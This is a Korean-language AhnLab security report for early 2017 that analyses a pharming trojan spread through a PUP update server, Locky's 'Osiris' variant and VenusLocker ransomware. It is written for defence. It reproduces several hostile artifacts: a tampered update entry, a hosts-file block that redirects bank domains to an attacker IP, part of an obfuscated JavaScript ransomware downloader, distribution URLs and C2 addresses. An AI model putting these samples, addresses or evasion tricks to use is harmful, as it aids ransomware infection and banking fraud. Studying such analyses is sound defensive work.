ASEC Report

86

2017년 1분기

AhnLab

ASEC REPORT

VOL.86 2017년 1분기

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티 대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2017년 1분기 보안 동향

Table of Contents

보안 이슈

SECURITY ISSUE

- 악성코드 감염 경로로 악용되는 PUP
- 신화 속 이름으로 나타난 ‘오시리스 랜섬웨어’의 실체

보안 이슈

Security Issue

악성코드 감염 경로로 악용되는 PUP

2017년에도 불필요한 프로그램(Potentially Unwanted Programs, 이하 PUP)을 이용한 악성코드 유포가 계속되고 있다. 최근에는 PC 최적화 프로그램으로 위장한 파밍 악성코드가 발견되어 사용자들의 각별한 주의가 필요하다. PUP는 주로 사용자들이 유틸리티 다운로드 시 함께 설치되는 제휴 프로그램 형태이다. 공격자는 배포 이후 관리가 잘 되지 않는 PUP의 보안상 허점을 노려 PUP 업데이트 서버를 통해 다수의 사용자들에게 악성코드 유포하고 있다.

지난 2017년 1분기에 'PrimePC'라는 이름의 프로그램을 통해 파밍 악성코드가 유포됐다. PC 최적화 프로그램으로 위장한 해당 프로그램은 실제로는 사용자에게 광고를 노출하는 프로그램이다. 프로그램 설치가 완료되면 PrimePC 파일이 주기적으로 업데이트 서버와 통신하며 새로운 파일을 다운로드하고 실행한다.

정상 다운로드 정보
<item type="Update" name=[프로그램 이름] downloadurl="http:// download.lnimarketing.co.kr/updatefile/[프로그램 이름]/[버전]/[파일명] " licenseurl="" visible="false" ver=[버전] installpath="" param="" />
변조된 다운로드 정보
<item type="Distribute" name="PrimePC" **downloadurl="update.lnimarketing.co.kr/updatefile/PrimePC.exe"** licenseurl="" visible="false" ver=[버전] installpath="" param="" />

표 1-1 | 정상 PUP 업데이트 URL (상) / 변조된 PUP 업데이트 URL (하)

[랜덤문자열].exe 랜덤문자열].dll A1.zip - 정상 wshtcpip.dll B1.zip – 패치된 악성 wshtcpip.dll C1.zip – 정상 midimap.dll D1.zip – 패치된 악성 midimap.dll

표 1-2 | 생성된 파일

해당 프로그램은 본래 특정 서버(http://update.adplatform kr/update.php) 내 URL을 참조하여 업데이트 파일을 다운로드하는데, 공격자는 [표 1-1]과 같이 업데이트 URL을 변조하여 악성코드를 다운로드하도록 조작했다. 변조된 PUP 업데이트 URL을 통해 사용자 PC에 다운로드 및 실행된 악성코드는 %Temp% 경로에 [표 1-2]과 같은 파일들을 생성한다.

해당 악성코드는 정상적인 프로세스에 의해 윈도우의 dll 파일이 로드되는 점을 악용해 '%System32%'와 '%sysWOW64%' 경로 내의 정상 윈도우 파일인 wshtcpip.dll과 midimap.dll을 악성 파일로 교체한다. 이로써 정상 윈도우 프로세스 실행 시 악성코드로 교체된 dll 파일이 실행된다.

정상 윈도우 파일을 악성코드로 교체한 후에는 추가 악성 행위를 위해 [그림 1-1]과 같이 호스트 파일을 변조한다.

변조된 호스트 파일로 인해 사용자는 정상 포털 및 은행 사이트 대신 공격자가 만들어 놓은 피싱 사이트로 접속하게 된다.

```
104.217.4.18        open.nonghyup.com
104.217.4.18        www.keb.co.kr
104.217.4.18        keb.co.kr
104.217.4.18        ebank.keb.co.kr
104.217.4.18        open.keb.co.kr
104.217.4.18        online.keb.co.kr
104.217.4.18        www.kebinet.com
104.217.4.18        www.ibk.co.kr
104.217.4.18        ibk.co.kr
104.217.4.18        kiup.ibk.co.kr
104.217.4.18        mybank.ibk.co.kr
104.217.4.18        open.ibk.co.kr
104.217.4.18        www.hanabank.com
104.217.4.18        hanabank.com
104.217.4.18        pr.hanabank.com
104.217.4.18        open.hanabank.com
```

그림 1-1 | 변조된 호스트 파일

파밍 악성코드에 감염된 PC에서 웹 브라우저를 실행하면 [그림 1-2]와 같이 보안 관련 인증 절차 팝업이 나타나 사용자가 정상적으로 웹 서핑을 할 수 없도록 한다. 해당 피싱 페이지는 '전자 금융사기 예방 서비스' 가입 절차를 구실로 사용자에게 개인정보 및 계좌 번호, 보안카드 일련 번호, OTP 번호 등을 입력하도록 유도한다.



그림 1-2 | 피싱 사이트 접속 유도 화면

이번 사례와 같은 PUP 업데이트 서버를 변조하여 파밍 악성코드를 유포하는 사례가 지속적으로 발견되고 있다. PUP를 통해 유포되는 악성코드는 대부분 PC의 메모리 영역이나 정상 시스템 파일을 변조하기 때문에 사용자가 감염 여부를 눈치채지 못하는 경우가 많아 각별한 주의가 필요하다.

PUP로 인한 악성코드 감염 피해를 예방하기 위해서는 평소 주기적인 점검을 통해 불필요한 프로그램을 제거하는 것이 바람직하다. 특히 유틸리티 프로그램 등을 설치할 때는 설치 항목을 꼼꼼히 살펴 스폰서 프로그램 또는 제휴 프로그램은 가급적 설치하지 않아야 한다. 또한 V3 등 백신 프로그램의 엔진을 항상 최신 버전으로 유지하는 습관도 필요하다.

<AhnLab 진단 정보>

안랩 제품에서는 해당 파밍 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

- V3 제품군: Trojan/Win32.Banki, Win-Trojan/Patched4.Gen
- MDS: Trojan/Win32.Banki, Trojan/Win32.Patched4

보안 이슈

Security Issue

신화 속 이름으로 나타난 '오시리스 랜섬웨어'의 실체

대부분의 랜섬웨어는 파일 암호화를 완료한 후 변경하는 파일 확장자명을 따서 이름 지어진다. 록키(Locky) 랜섬웨어 역시 확장자명에 따라 다양한 이름이 붙은 대표적인 랜섬웨어다. 초기의 '.locky'를 시작으로 '.thor', '.aesir'에 이어 최근에는 '.osiris'라는 확장자명을 가진 변형까지 새롭게 발견됐다.

최근 록키 랜섬웨어의 변종은 신화에서 이름을 차용해 온 경우가 대부분이다. 이 리포트에서 살펴볼 오시리스 랜섬웨어 또한 이집트 신화에 등장하는 '죽음과 부활의 신'의 이름이다.

오시리스 랜섬웨어의 유포 방식은 기존 록키 랜섬웨어와 마찬가지로 스팸 메일의 첨부 파일을 이용한 형태다. 사용자가 메일에 첨부된 다운로더를 실행하면 실제 랜섬웨어 행위를 수행하는 악성 실행 파일이 다운로드되는 방식이다. 첨부된 다운로더 악성코드는 주로 스크립트 파일(js, jse, wsf) 또는 매크로 문서(docm) 형태를 띄고 있다.

```
1  var vDFk6 = 123;
2  var vCQl5 = new Function("vKZq8", '{return
   vKZq8["sp"+"lit"](",")["jo"+"in"]("");}');var vWs1 =
   new Function("vKZq8", '{var vHZb8 = new
   Date();vHZb8["setUTCFullYear"]("2003");if
   (vHZb8.getUTCFullYear().toString(10) == "2003") {var
   vIu5 = vKZq8.split("####"); return vIu5.join("");}
   else return "";}');
3  eval(vWs1("/####*####@####c####c####_####o####n####
   ####f####u####n####c####t####i####o####n####
   ####v####P####L####j####6####(####v####F####b####1####)#
```

그림 1-3 | JS 다운로더

[그림 1-3]은 가장 흔히 확인되는 JS 파일 형태의 랜섬웨어 다운로더로, 파일 내부의 코드가 난독화되어 있다. 해당 코드에는 랜섬웨어 감염에 필요한 기능들이 프로그래밍 되어 있으며, [표 1-3]과 같이 랜섬웨어 유포

지가 포함되어 있다.

royaloakripon.co.uk/8eecjblke, ruangmobil.com/rwmn3jn, sandy-bedfordshire.info/v1qwq. reliatemp.net/5zuhrikzt, sagad.it/shdltwfb

표 1-3 | 랜섬웨어 유포지 URL

해당 JS 파일을 실행하면 [그림 1-4]와 같이 랜섬웨어 유포지 URL 중 'http://royal-oakripon.co.uk/8eecjblk'에서 랜섬웨어 바이너리를 다운로드한다.



그림 1-4 | 랜섬웨어 다운로드 HTTP 요청

최초로 다운로드된 바이너리인 hsrjiWgTW는 암호화되어 있으며, JS 파일 내 구현된 복호화 기능을 통해 PE 실행 파일 형태로 복호화된다. [그림 1-5]와 같이 hsrjiWgTW은 복호화 과정에서 zk 확장자를 추가한다. 복호화된 파일을 분석한 결과, PE 파일의 특징인 'MZ'와 'PE' 헤더 문자열 가진 것을 확인됐다. 이는 해당 파일이 윈도우 운영체제에서 실행 가능함을 의미한다.



그림 1-5 | 랜섬웨어 바이너리 복호화 전과 후

복호화 과정에서 특징적인 점은 윈도우에서 주로 사용하지 않는 zk 확장자를 추가한 것이다. 이는 zk 확장자가 백신 프로그램의 주요 감시 대상의 파일 확장자가 아닌 점을 이용해 백신의 탐지를 회피하기 위한 것으로 추측된다.

이처럼 최근 록키 랜섬웨어의 변종은 윈도우 운영체제에서 인식하지 않는 형태의 확장자를 랜섬웨어 바이너리에 덧붙이는 공격 기법을 사용하고 있다. zk 뿐만 아니라 tdb, rap, spe, mda와 같은 확장자도 확인되었다. 한편, JSE(encoded JavaScript) 파일을 통해 다운로드된 랜섬웨어에서는 윈도우에서 인식 가능한 dll 확장자로 바로 복호화되는 특징도 확인됐다.



그림 1-6 | rundll32.exe를 통해 실행되는 오시리스 랜섬웨어

다운로드된 오시리스 랜섬웨어는 [그림 1-6]과 같이 rundll32.exe를 통해 실행된다. 실행된 후에는 3개의 C2에 연결되는데, [그림 1-7]과 같이 3개의 연결 모두 HTTP 주소 구조에 맞지 않는 형태로 HEAD 요청을 보낸다.

그림 1-7 | 오시리스 랜섬웨어의 C2 연결

안랩 시큐리티 대응센터(ASEC) 분석 결과, [그림 1-8]의 HTTP HEAD 요청과 같이 메시지(payload)없이 헤더만 보내는 방식으로 C2가 살아있는 것을 확인하는 것으로 추측된다.

이와 같은 과정을 모두 거친 후 최종적으로 파일을 암호화하고 나면 [그림 1-9]와 같이 PC에 오시리스 랜섬웨어 감염 메시지가 나타난다. 또한 암호화가 완료된 파일들의 확장자가 '.osiris'로 변경된 것을 확인할 수 있다.

그림 1-8 | HTTP HEAD 요청



그림 1-9 | 오시리스 랜섬웨어 랜섬 노트

그림 1-10 | .osiris 확장자로 암호화된 파일(하)

현재 록키 랜섬웨어의 변종은 전세계적으로 광범위하게 다량으로 유포되고 있다. 오시리스 랜섬웨어와 같이 록키 랜섬웨어 변종은 기존 록키 랜섬웨어와 유사한 방식으로 유포되지만 암호화된 파일의 확장자명을 지속적으로 변경하는 등 정체를 숨기는 노력을 하고 있다.

랜섬웨어에 감염되면 사실상 파일 복구가 어렵기 때문에 OS 및 주요 애플리케이션의 최신 보안 업데이트를 적용하고 백신 프로그램의 엔진을 최신 버전으로 유지하는 등 기본적인 보안 수칙을 준수하는 것이 무엇보다 중요하다. 또한 중요한 데이터는 주기적으로 백업해두는 습관도 바람직하다. 주기적인 데이터 백업은 랜섬웨어를 비롯한 악성코드 감염뿐만 아니라 하드디스크 손상, 운영체제 오류 등으로 인해 시스템을 포맷하게 될 경우에도 유연하게 대처할 수 있다.

<AhnLab 진단 정보>

안랩 제품에서는 오시리스 랜섬웨어를 다음과 같은 진단명으로 탐지하고 있다.

- V3 제품군: JS/Obfuscated, Trojan/Win32.Locky
- MDS: Malware/MDP.Create

악성코드 상세 분석

ANALYSIS-IN-DEPTH

- 비너스락커,
  올해 최악의 랜섬웨어 되나

악성코드 상세 분석

Analysis-In-Depth

비너스락커, 올해 최악의 랜섬웨어 되나

2017년 1분기에는 비너스락커(VenusLocker)가 확산되며 적지 않은 충격을 가져왔다. 2016년 하반기에 처음 등장한 비너스락커 랜섬웨어는 '록키(Locky)'와 '케르베르(Cerber)' 랜섬웨어에 이어 다양한 변종을 양산하고 있어, 2017년 상반기 최대 보안 위협으로 급부상할 것으로 전망된다.

비너스락커는 무작위로 대량 유포되던 기존 랜섬웨어와 달리, 사회공학적 기법(Social Engineering)을 이용하여 유포되고 있다. 특히 자연스러운 한국어로 작성된 스팸 메일을 통해 유포되고 있으며, 국내 관공서를 주된 공격 대상으로 삼은 정황이 포착되는 등 한국 맞춤형 랜섬웨어로 급속히 확산되고 있어 각별한 주의가 요구된다.

유포 방식부터 일련의 동작 과정, 암호화 진행 결과, 그리고 복구툴을 이용한 암호화 파일 복구 과정까지 이른바 한국형 랜섬웨어로 불리우는 '비너스락커'를 면밀히 살펴본다.



그림 2-1 | 비너스락커의 스팸 메일

1. 비너스락커 유포 방식

비너스락커는 [그림 2-1]과 같이 사내 공지, 이력서 등으로 위장한 스팸 메일을 통해 유포되고 있다. 기존의 어설픈 한국어로 작성되어 있던 스팸 메일들과 달리 상당히 자연스러운 문장과 내용으

로 작성되어 있어 국내 사용자들이 의심하기 어려울 정도다.

[표 2-1]은 비너스락커의 주요 유포 방식이며, 스팸 메일에 첨부된 악성 파일의 종류는 [그림 2-2]와 같다. 첨부 파일 또한 '외부 공문', '내부 지침 사항' 등과 같이 메일 본문 내용과 관련 있는 문서로 치밀하게 위장하고 있다.

• 문서 파일에 포함된 악성 매크로 실행 시 랜섬웨어 드롭 • 압축파일 첨부 (랜섬웨어 본체와 바로가기 파일 포함)

표 2-1 | 비너스락커의 유포 방식



그림 2-2 | 스팸 메일에 첨부된 악성 문서 파일 (좌) 및 실행 파일 (우)

그러나 비너스락커 랜섬웨어는 다른 랜섬웨어에 비해 비교적 정교하지 못한 랜섬웨어라 할 수 있다. 닷넷 프레임워크(.NET Framework) 환경에서 실행되도록 제작되었지만, 초창기 버전의 프로그램 자체에는 별다른 보호 기법이 적용되어 있지 않다. 따라서 명령 제어 서버로 접속이 불가능한 경우 등 제한적인 환경에서는 고정된 키 값을 사용하여 암호화하고 있다. 즉, 현재까지 확인된 비너스락커 랜섬웨어는 [그림 2-3]과 같이 닷넷 디컴파일러(Decompiler)와 같은 툴을 사용하여 쉽게 내부 코드를 확인할 수 있으며, 이를 통해 고정 키 값 또한 확인이 가능하다.

그림 2-3 | 디컴파일러(Decompiler)를 통해 확인 가능한 내부 코드

2. 비너스락커 동작 방식

비너스락커 랜섬웨어는 [그림 2-4]와 같은 과정으로 동작한다. 전체적인 동작 단계별 상세 행위는 [표 2-2]와 같다.



그림 2-4 | 비너스락커 랜섬웨어 동작 방식

1. 감염 환경 확인	하기 경로의 특정 파일 존재 시 프로그램 종료 존재하지 않을 경우 생성 후 속성 변경 - 숨김, 시스템 파일 - 경로 : C:\User\사용자계정\[랜덤명]
2. 가상 환경 확인	대상 PC 가 아래의 가상 환경 목록 중 하나에 해당할 경우 프로그램 종료 WMI (Windows Management Instrumentation) 서비스 이용 - 가상 환경: Virtual PC, VMware Workstation, Virtual Box
3. 날짜 비교	대상 PC 의 날짜와 내부에 정의된 기준 날짜를 비교하여 이전일 경우만 실행 - 기준 날짜 (일부): 2017-03-01, 2017-04-01, 2017-09-30

4. 정보 전송	대상 PC 의 정보를 수집하여 명령 제어 서버로 전송 해당 정보를 조합한 값의 해시값으로 'User ID' 를 생성 - 수집 정보 : 컴퓨터 이름, 사용자 이름, 언어, 날짜 및 시간, 운영체제 버전 - 접속 주소 (일부) http://ransom.jianclaioskdo.info/create.php https://158.255.5.153/create.php http://185.106.122.2/create.php
